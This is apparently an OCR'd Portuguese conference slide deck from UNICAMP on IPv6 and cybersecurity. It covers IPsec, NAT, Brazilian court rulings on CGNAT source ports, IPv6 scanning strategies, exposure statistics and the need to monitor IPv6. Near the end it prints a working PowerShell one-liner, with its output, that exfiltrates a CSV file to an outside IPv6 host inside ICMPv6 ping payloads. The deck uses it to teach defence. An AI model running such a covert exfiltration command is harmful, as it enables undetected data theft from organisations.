O IPv6 como alicerce para a cibersegurança

Henri Alves de Godoy

Universidade Estadual de Campinas (UNICAMP)


09::12:2024


Agenda

- Cenário e Projeções
- Criptografia IPSec
- Restauração da conexão fim-a-fim
- Varredura no IPv6
- Monitoramento do IPv6
- Boas práticas
- Considerações finais

Fonte: Figura sugerida pelo PowerPoint


Projeções até 2030





Fonte: Projeção Cisco Annual Internet Report / Google IPv6 Adoption Statistics – Dez/2024

Comparativo de Ataques Cibernéticos



Fonte: Shadowserver Foundation / Akamai State of the Internet Report – Dez/2024

Comparação de serviços e portas abertas

TOTAL RESULTS

24,763,614

TOP COUNTRIES

China	9,294,395
United States	5,276,444
Germany	2,005,061
Singapore	710,981
Netherlands	705,114

More...

TOP PORTS

22	15,859,123
2222	531,533
1080	164,941
10001	151,783
50022	102,334

IPv4

TOTAL RESULTS

101,939

TOP COUNTRIES

Germany	37,671
United States	23,126
France	7,158
United Kingdom	7,005
Japan	4,673

More...

TOP PORTS

22	97,433
2222	2,869
443	214
23	213
2121	189

OpenSSH

IPv6

TOTAL RESULTS

2,951,621

TOP COUNTRIES

United States	898,697
China	764,277
Hong Kong	239,440
Germany	142,133
Japan	70,098

More...

TOP PORTS

3306	2,593,445
33060	236,750
3307	5,891
3310	4,585
10000	3,493

IPv4

TOTAL RESULTS

134,422

TOP COUNTRIES

Germany	126,754
United States	4,675
Russian Federation	587
Estonia	476
France	424

More...

TOP PORTS

3306	116,942
33060	17,470
3310	4
3389	1
8889	1


MySQL

IPv6

Fonte: Shodan Dashboard 03/12/2024

O IPv6 é mais do que apenas um substituto do IPv4

- RFC 2460 - *IPv6 Specification* – Dezembro 1998.
- RFC 8200 - *Internet Standards* IPv6 – Julho 2017.



Fonte: Imagem obtida via busca no Google Imagens.

Criptografia no IPv6 com IPSec


- O IPv6 possui IPSec integrado como parte do protocolo e não é um complemento como no IPv4. No entanto, isso não significa que ele está ativado por padrão, apenas significa que há uma sobrecarga (teoricamente) menor na pilha de rede.

- IPSec foi considerado na concepção do IPv6, no sentido de que, ao contrário do IPv4, o IPSec (quando usado) faz parte do cabeçalho.

Fonte: Imagem criada com IA

O estado atual do IPSec

- Havia uma expectativa que com o IPv6, o IPSec se tornaria mais utilizado. Por motivos comerciais, a criptografia se tornou mais popular com os certificados TLS para proteger a aplicação.
- Mas, temos casos do uso IPSec com IPv6 para proteger o tráfego de Data Centers, permitindo a desativação dos concentradores VPN existentes.
- Uma nova oportunidade para o IPSec tem surgido com o aumento da Inteligência Artificial (IA).
- Processamento de grandes volumes de dados confidenciais e sistemas de controle de infraestrutura crítica.



Fonte: Imagem criada com IA


Restauração da conexão fim-a-fim

- Um dos equívocos mais comuns em relação à segurança IPv6 é dizer que a falta do NAT torna o IPv6 menos seguro.
- O NAT44 é frequentemente visto como um recurso de segurança em redes IPv4.
- O uso de endereços globais no IPv6 e a restauração da conectividade fim-a-fim (e2e) supreende muitas pessoas.
- Os *firewalls* podem fornecer proteção equivalente ou superior ao NAT sem quebrar a conectividade fim-a-fim.

Fonte: Meme amplamente compartilhado na Internet.

Benefícios para rastreamento de usuários

- Auxilia na identificação rápida do usuário. (Individualidade do acesso).
- Evita acusações criminais baseadas por logs inconsistentes.
- Reduz os atrasos em investigações cibernéticas. Correlação de portas de origem.
- Elimina com o jogo de empurra-empurra entre provedores de acesso e provedores de conteúdo.



Fonte: Imagem criada com IA

CGNAT e a co-participação em Cibercrimes

Jurisprudência/STJ - Acórdãos

5. Os endereços de IP são os dados essenciais para identificação do dispositivo utilizado para acesso à internet e às aplicações.
6. A versão 4 dos IPs (IPv4), em razão da expansão e do crescimento da internet, esgotou sua capacidade de utilização individualizada e se encontra em fase de transição para a versão 6 (IPv6), fase esta em que foi admitido o compartilhamento dos endereços IPv4 como solução temporária.
7. Nessa fase de compartilhamento do IP, a individualização da navegação na internet passa a ser intrinsecamente dependente da porta lógica de origem, até a migração para o IPv6.
8. A revelação das portas lógicas de origem consubstancia simples desdobramento lógico do pedido de identificação do usuário por IP.

Jurisprudência/STJ - Acórdãos

origem, como solução temporária.
6. Apenas com as informações dos provedores de conexão e de aplicação quanto à porta lógica de origem é possível resolver a questão da identidade de usuários na internet, que estejam utilizam um compartilhamento da versão 4 do IP.

Jurisprudência/STJ - Acórdãos

origem, como solução temporária.
6. Apenas com as informações dos provedores de conexão e de aplicação quanto à porta lógica de origem é possível resolver a questão da identidade de usuários na internet, que estejam utilizam um compartilhamento da versão 4 do IP.
7. O Marco Civil da Internet dispõe sobre a guarda e fornecimento de dados de conexão e de acesso à aplicação em observância aos direitos de intimidade e privacidade.
8. Pelo cotejamento dos diversos dispositivos do Marco Civil da Internet mencionados acima, em especial o art. 10, caput e § 1º, percebe-se que é inegável a existência do dever de guarda e fornecimento das informações relacionadas à porta lógica de origem.
9. Apenas com a porta lógica de origem é possível fazer restabelecer a univocidade dos números IP na internet e, assim, é dado essencial para o correto funcionamento da rede e de seus agentes operando sobre ela. Portanto, sua guarda é fundamental para a preservação de possíveis interesses legítimos a serem protegidos em lides judiciais ou em investigações criminais.

Fonte: REsp 2005051 / SP 2022/0029308-2
REsp 1784156 / SP 2018/0322140-0
REsp 1777769 / SP 2018/0292747-0

Varredura de endereços IPv6

- A varredura é uma das primeiras coisas que pessoas mal intencionadas fazem a fim de encontrar vulnerabilidade ou explorar sistemas.
- No IPv6 a varredura é um pouco mais difícil do que o IPv4. Mesmo assim temos ferramentas que começaram a realizar varreduras o espaço de endereçamento IPv6.
- A dificuldade depende do tipo de endereço atribuído e onde a ferramenta de scanner está localizada.
- Se os endereços IPv6 da rede foram atribuídos utilizando uma política conhecida, a varredura se tornará muito mais fácil. Por exemplo, algumas organizações numeram seus hosts sequencialmente.
- Alguns baseiam sua estrutura de endereços IPv6 em endereços IPv4 ou em portas de serviços.


Estratégias de varredura no IPv6

No entanto, servidores, roteadores e outros sistemas de infraestrutura tendem a empregar configuração manual e normalmente resultam em endereços previsíveis que podem ser facilmente descobertos por meio de varreduras de endereços IPv6.

- Sondas *multicast* - Um endereço *multicast* especial é o ff02::1
- Consultas DNS *multicast* (mDNS).
- Transferências de zona DNS.
- Mapeamentos reversos de DNS.


Comparação: Varreduras IPv4 x IPv6

Resultados



IPv4

Resultados



IPv6

Fonte: ShadowServer Dashboard 03/12/2024

Monitorar o IPv6 é essencial para a Cibersegurança

Não adianta nada realizar controles de acesso ou bloqueios robustos em IPv4, mas o IPv6 atribuído ao dispositivo pode não estar com o mesmo nível de controle.


Através de uma varredura em IPv4, podemos explorar se há um IPv6 atribuído à interface que pode apresentar resultados diferentes (nmap v4 e v6).

Um malware pode explorar uma vulnerabilidade em um serviço IPv4, realizar uma movimentação lateral nos sistemas internos e escapar de mecanismos de detecção.

1 - Túneis Automáticos

A criação de túneis automáticos compromete a experiência de navegação do usuário e desvia o tráfego.

Em um ambiente com *Active Directory* (AD), as configurações podem ser gerenciadas de forma centralizada.



Fonte: Captura de tela que mostra um túnel estabelecido e sua conectividade com a Internet.

2 - Exfiltração de dados em redes não monitoradas

Fonte: Imagem criada com IA

Transferência intencional, não autorizada e secreta de dados de um computador ou outro dispositivo.

Essa técnica utiliza canais secretos (*covert channel*) através de protocolos legítimos e portas liberadas.

Técnica que pode também ser explorada pelos *Info-Stealers*.


Exfiltração de dados via ICMPv6

Fonte: Imagem criada com IA

Quando uma rede não é monitorada, a exfiltração de dados podem ocorrer de forma invisível, sem você perceber.

Um exemplo prático é a exfiltração de dados via ICMPv6. É uma técnica eficaz, já que o monitoramento do tráfego tem uma atenção maior nas camadas superiores, como a aplicação.

Recommendations for Filtering ICMPv6 Messages in Firewalls (RFC 4890).



Fonte: Captura de um pacote ICMPv6 de 32 bytes em condições normais utilizando wireshark - Host Windows

Fonte: Captura de um pacote ICMPv6 com 1024 bytes exfiltrado de uma planilha utilizando wireshark - Host Windows

```
C:\>powershell -Command "$ping = New-Object System.Net.NetworkInformation.Ping; foreach ($data in Get-Content -Path ('C:
\nota.csv') -Encoding Byte -ReadCount 1024) { $reply = $ping.Send('2801:8a:c860:4009:fca0::10', 1500, $data); if ($reply
.Status -eq 'Success') { Write-Host \"Ping bem-sucedido: $($reply.Address) - Tempo de resposta: $($reply.RoundtripTime)m
s\" } else { Write-Host \"Ping falhou: $($reply.Status)\" } }"
Ping bem-sucedido: 2801:8a:c860:4009:fca0::10 - Tempo de resposta: 14ms
Ping bem-sucedido: 2801:8a:c860:4009:fca0::10 - Tempo de resposta: 15ms
```

Fonte: Linha de comando em powershell para envio de um pacote ICMPv6 exfiltrando uma planilha em csv.

Date first seen	Duration	Proto	Src IP Addr:Port		Dst IP Addr:Port	Flags	Tos	Packets	Bytes	pps	bps	Bpp	Flows
2024-08-20 12:58:34.443	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0::10.0.0	.....	0	512	68608	0	0	134	1
2024-08-20 15:03:49.425	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0::10.0.0	.....	0	512	68608	0	0	134	1
